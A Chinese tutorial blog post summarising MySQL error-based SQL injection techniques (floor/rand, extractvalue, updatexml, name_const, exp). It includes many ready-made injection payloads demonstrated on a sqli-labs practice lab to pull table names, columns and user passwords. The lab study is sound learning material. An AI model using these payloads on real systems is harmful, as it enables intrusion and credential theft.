
Mysql报错型注入总结
Mysql注入虽然是老生常谈的问题,但是工作中更多的是使用sqlmap等工具进行注入测试的,原理方面还是不是很清楚,所以这段时间主要是自己搭建环境在学手工注入,简单的将自己的学习做一个总结和记录。在常见的注入类型中报错型注入是最简单的,也是最少的了,大多数都得采用盲注手法来测试,所以下文是对Mysql数据库报错型注入的一个总结。
首先认识MySQL UPDATE 查询:
如果我们需要修改或更新 MySQL 中的数据,我们可以使用 SQL UPDATE 命令来操作。
语法:
以下是 UPDATE 命令修改 MySQL 数据表数据的通用 SQL 语法:
UPDATE table_name SET field1=new-value1, field2=new-value2 [WHERE Clause]
UPDATE 表名称 SET 列名称 = 新值 WHERE 列名称 = 某值
- 你可以同时更新一个或多个字段
- 你可以在 WHERE 子句中指定任何条件
- 你可以在一个单独表中同时更新数据
当你需要更新数据表中指定行的数据时 WHERE 子句是非常有用的。
首先认识下mysql下的update语句:


如果修改username为admin的用户,其password为update,则:
之前在没有数据回显的语句查询时可以通过语句报错,将所查询的结果通过报错的形式回显出来,这时候就用到了我们之前学习的双查询注入了。
第一节:floor()函数报错注入
双查询固定语句为:
select count(*), concat((select database()), floor(rand()*2))as a from information_schema. schemata group by a;
接下来双查询语句放到update语句中测试
执行的语句:
update users set password = 'admin' where password = (select count(*),concat('~',(select version()),'~', floor(rand(0)*2)) as a from information_schema.tables group by a);

发现报错,这里查了相关资料说是所查询的信息不止一条,所以尝试使用派生表查询语句:select 1 from tables 来报错,这样就返回只有一个值了。
派生表查询的语句为:
update users set password = 'admin' where password = (select 1 from (select count(*),concat('~',(select version()),'~', floor(rand(0)*2)) as a from information_schema.tables group by a)b);

如上图,报错信息中返回了版本号
接着我们可以构造语句查询表名:
update users set password = 'admin' where password = (select 1 from (select count(*),concat('~',(select table_name from information_schema.tables where table_schema='security' limit 1,1),'~',floor(rand(0)*2)) as a from information_schema.tables group by a)b);

接着查询列名:
update users set password = 'admin' where password = (select 1 from (select count(*),concat('~',(select column_name from information_schema.columns where table_name='users' limit 0,1),'~',floor(rand(0)*2)) as a from information_schema.tables group by a)b);

然后查数据:
update users set password = 'admin' where password = (select 1 from (select count(*),concat('~',(select username from security.users limit 2,1),'~',floor(rand(0)*2)) as a from information_schema.tables group by a)b);
和
update users set password = 'admin' where password = (select 1 from (select count(*),concat('~',(select password from security.users limit 2,1),'~',floor(rand(0)*2)) as a from information_schema.tables group by a)b);

这里利用floor()进行报错注入,主要是有三个点,concunt,rand和group by 这三个函数在一起组合就会出错,和位置没有关系,所以上面的语句:
select count(*), concat((select version()), floor(rand()*2))as a from information_schema. schemata group by a;
可以简化为:

这种报错方法的本质是因为floor(rand(0)*2)的重复性,导致group by语句出错。group by key的原理是循环读取数据的每一行,将结果保存于临时表中。读取每一行的key时,如果key存在于临时表中,则不在临时表中更新临时表的数据;如果key不在临时表中,则在临时表中插入key所在行的数据
第二节:实验演示
使用sqli-lab搭建实验环境进行实例测试:
直接访问URL:192.168.139.131/sqli-lab/Less-17/

根据页面提示,是password reset 密码重置
输入用户admin 密码admin
Payload:uname=admin&&passwd=admin

页面返回密码已修改,业务一切正常
调整payload继续测试:
uname=admin'&&passwd=admin

再尝试其他payload:
uname=admin&&passwd=admin'

发现页面成功报错,说明此处存在注入
报错信息:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin'' at line 1
猜测则后台可能执行的SQL语句为:
UPDATA table SET password=’user’ WHERE username=’user’
则接下来可以使用update语句型双注入进行报错查询:
Payload:uname=admin&&passwd=admin' and (select 1 from (select count(*),concat('~',(select version()),'~', floor(rand(0)*2)) as a from information_schema.tables group by a)b)#

接着爆数据库表名:
uname=admin&&passwd=admin' and (select 1 from (select count(*),concat('~',(select table_name from information_schema.tables where table_schema='security' limit 0,1),'~',floor(rand(0)*2)) as a from information_schema.tables group by a)b)#

爆列名:
uname=admin&&passwd=admin' and (select 1 from (select count(*),concat('~',(select column_name from information_schema.columns where table_name='users' limit 0,1),'~',floor(rand(0)*2)) as a from information_schema.tables group by a)b)#

爆字段:
uname=admin&&passwd=admin' and (select 1 from (select count(*),concat('~',(select username from users limit 0,1),'~',floor(rand(0)*2)) as a from information_schema.tables group by a)b)#
第三节:extractvalue()函数报错注入
利用extractvalue()函数进行报错注入,首先了解下extractalue()函数:
extractvalue() :对XML文档进行查询的函数
其实就是相当于我们熟悉的HTML文件中用 <div><p><a>标签查找元素一样
函数解释:
extractvalue():从目标XML中返回包含所查询值的字符串。
EXTRACTVALUE (XML_document, XPath_string);
- 第一个参数:XML_document是String格式,为XML文档对象的名称
- 第二个参数:XPath_string (Xpath格式的字符串)
- concat:返回结果为连接参数产生的字符串。
语法:extractvalue(目标xml文档,xml路径):
第二个参数 xml中的位置是可操作的地方,xml文档中查找字符位置是用 /xxx/xxx/xxx/…这种格式,如果我们写入其他格式,就会报错,并且会返回我们写入的非法格式内容,而这个非法的内容就是我们想要查询的内容。
正常查询 第二个参数的位置格式 为 /xxx/xx/xx/xx ,即使查询不到也不会报错
select username from security.user where id=1 and (extractvalue(‘anything’ , ’/x/xx’))

使用concat拼接,连接字符串为”~”,因为”~”不是路径符号,查询语句会报错,会将我们所需的信息返回出来,则构造语句为:
select username from users where id = 1 and ( extractvalue( 'anything',concat( '~', version() ) ) );

或
select username from users where id = 1 and ( extractvalue( 'anything',concat( '~', (select version()) ) ) );

结果一致
注意:extractvalue()能查询字符串的最大长度为32,就是说如果我们想要的结果超过32,就需要用substring()函数截取,一次查看32位
例如我们想要查看@@datadir信息的前5为,则语句为:
select username from users where id = 1 and ( extractvalue( 'anything',concat( '~', substring( (select @@datadir),1,5 ) ) ) );

注:extractvalue() 函数不支持低版本 mysql
则利用extractvalue函数进行报错注入测试语句为:
uname=admin&&passwd=admin'and extractvalue(1,concat(0x7e,(select @@version),0x7e))#

第四节:updatexml()报错注入
首先还是先认识一下updatexml函数用法:
updatexml(目标xml文档,xml路径,更新的内容)
UPDATEXML (XML_document, XPath_string, new_value);
- 第一个参数:XML_document是String格式,为XML文档对象的名称,
- 第二个参数:XPath_string (Xpath格式的字符串)
- 第三个参数:new_value,String格式,替换查找到的符合条件的数据
注:高版本的mysql已经修复了该bug
Updatexml和上面的extractvlaue函数基本上相差不大,用法也相同
正常查询 第二个参数的位置格式 为 /xxx/xx/xx/xx ,即使查询不到也不会报错
select username from users where id = 1 and (updatexml( 'anything','/xx/xx','anything' ) );

报错方法和上面的extractvalue函数也一致,使用concat函数,连接字符”~”,语句为:
select username from users where id = 1 and (updatexml( 'anything', concat('~', (select version()) ),'anything' ) );

注意:同extractvalue()函数,updatexml()函数能查询字符串的最大长度也是32,如果超过则也需要使用substring()函数截取,一次查看32位
第五节:NAME_CONST()函数报错注入
首先还是来认识一下这个函数:
name_const(name,value)
返回给定值。 当用来产生一个结果集合列时, name_const()促使该列使用给定名称。
注:name_const()函数在低版本中可以支持5.0,但是在高版本5.1+中就不支持了


在mysql中,列名重复会报错,所以name_const()函数就是利用这一特性,重新定义一个重复的列名来让数据库报错。
定义重复列名报错语句:
select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))x;



或者是采用join连接查询构造查询语句:
select * from (select * from(select name_const(database(),0)) a join (select name_const(database(),0))b)c;

其他注入语句只需要将上面version()部分前后都替换成需要查询的语句即可。
爆表名:
select * from (select name_const((select table_name from information_schema.tables where table_schema='mysql' limit 1,1),1),name_const((select table_name from information_schema.tables where table_schema='mysql' limit 1,1),1))x ;

下一步爆列名只需要替换查询语句即可。
还可以使用join连接查询爆列名,语句为:
select * from(select * from user a join user b)c;

select * from(select * from user a join user b using(host))c;

第六节:exp()函数报错注入
Exp()是以e为底的对数函数,exp()函数报错注入是一个Double型数据溢出
mysql> select exp(~(select*from(select user())x));

 ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'
注意:当mysql版本>5.5.53时,无法利用exp()函数

报错型输入还有很多很多函数可以利用,而且现在当前环境下报错型注入用的并不多了,基本上都是盲注了。其中报错语句替换,最核心的还是concat()函数
参考链接:
https://blog.csdn.net/Kevinhanser/article/details/81519279
https://www.xmanblog.net/2016/07/05/sqli-labs-less-17/
https://blog.csdn.net/Kevinhanser/article/details/81592490
https://blog.csdn.net/zpy1998zpy/article/details/80631036
https://blog.csdn.net/sopora/article/details/82981690
Mysql报错型注入总结的更多相关文章
- web安全之sql注入报错型注入
前提: echo mysql_error(),输出错误信息. 熟悉的函数: floor()向下取整 concat()返回的字符串参数连接的结果 count()函数返回匹配指定条件的行数 rand()函 ...
- SQL注入之Mysql报错注入
--志向和热爱是伟大行为的双翼. 昨天偷懒了没学什么东西,先自我反省一下 - -. 今天认真的学习了一下Mysql报错注入利用方法及原理,好久之前就像认真的学一下这个了,是在上海市大学生网络安全大赛中 ...
- Mysql报错注入原理分析(count()、rand()、group by)
Mysql报错注入原理分析(count().rand().group by) 0x00 疑问 一直在用mysql数据库报错注入方法,但为何会报错? 百度谷歌知乎了一番,发现大家都是把官网的结论发一下截 ...
- SQL注入之MySQL报错注入整理
看大佬们的文章看得我虎躯一震,精神抖擞,于是心血来潮,整理一下MySQL报错注入常见的手段和方法,再举几个例子 <代码审计:企业级Web代码安全架构>一书中介绍过报错注入十大方法,依次是: ...
- 2019-9-9:渗透测试,基础学习,phpmyadmin getshell方法,基于时间的盲注,基于报错的注入,笔记
phpmyadmin getshell方法1,查看是否有导入导出设置 show global variables like '%secure-file-priv%';2,如果secure-file-p ...
- PHP连接MySQL报错:SQLSTATE[HY000] [2002] Can't connect to local MySQL server through socket 'MySQL' (2)
如下所示,PHP连接MySQL报错: SQLSTATE[HY000] [2002] Can't connect to local MySQL server through socket 'MySQL' ...
- Asp.Net连接Mysql报错Out of sync with server
Asp.Net连接Mysql报错Out of sync with server 原因:程序引用的MySql.Data.dll版本高于服务器版本 解决:下载一个低版本的MySql.Data.dll,项目 ...
- Linux系统下启动MySQL报错:Neither host 'localhost.localdomain' nor 'localhost' could be looked up with
Linux系统下启动MySQL报错:Neither host 'localhost.localdomain' nor 'localhost' could be looked up with 摘要 Li ...
- 启动Mysql报错:Another MySQL daemon already running with the same unix socket.
启动Mysql报错: Another MySQL daemon already running with the same unix socket. 删除如下文件即可解决 /var/lib/mysql ...
随机推荐
- Windows启动控制台登录模式
效果如下: 实现代码: Set-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Lo ...
- 关于ssm框架使用mysql控制台出现警告问题
使用MySQL时,总会时不时出现这种警告信息 警告信息:WARN: Establishing SSL connection without server's identity verification ...
- Spring源码分析(八)AbstractBeanDefinition属性
摘要:本文结合<Spring源码深度解析>来分析Spring 5.0.6版本的源代码.若有描述错误之处,欢迎指正. 在上一篇中已经完成了XML文档到GenericBeanDefiniton ...
- (转)sqlmap用户手册
原文地址:http://drops.wooyun.org/papers/143 http://192.168.136.131/sqlmap/mysql/get_int.php?id=1 当给sqlma ...
- mac下安装phalcon
PHP版本:7.1.16 1. 安装 brew tap tigerstrikemedia/homebrew-phalconphp brew install php71-phalcon 2.配置php. ...
- [笔记] FMX 移动平台 TWebBrowser 问题
FMX 移动平台下的 TWebBrowser 有一问题: 某些机子当 WebBrowser.Visible := False; 后,依然留在全屏,虽然看不见,但无法点击操作. 解决:用 WebBrow ...
- 用NI的数据采集卡实现简单电子测试之5——压控振荡器的测试
本文从本人的163博客搬迁至此. 为了展示连续信号采集的方法,以其外部触发采集功能.我用运算放大器实现了一个最简单的低频压控振荡器(VCO),作为USB-6009采集的信号源.在LabVIEW下编写的 ...
- spring boot 资料
http://412887952-qq-com.iteye.com/blog/2344171 http://study.163.com/course/courseMain.htm?courseId=1 ...
- 4542: [Hnoi2016]大数
4542: [Hnoi2016]大数 链接 分析: 如果p等于2或者5,可以根据最后一位直接知道是不是p的倍数,所以直接记录一个前缀和即可. 如果p不是2或者5,那么一个区间是p的倍数,当且仅当$\f ...
- [SDOI2018]战略游戏 圆方树,树链剖分
[SDOI2018]战略游戏 这题是道路相遇(题解)的升级版,询问的两个点变成了\(S\)个点. LG传送门 还是先建出圆方树,考虑对于询问的\(S\)个点,答案就是圆方树上能包含这些点的最小连通块中 ...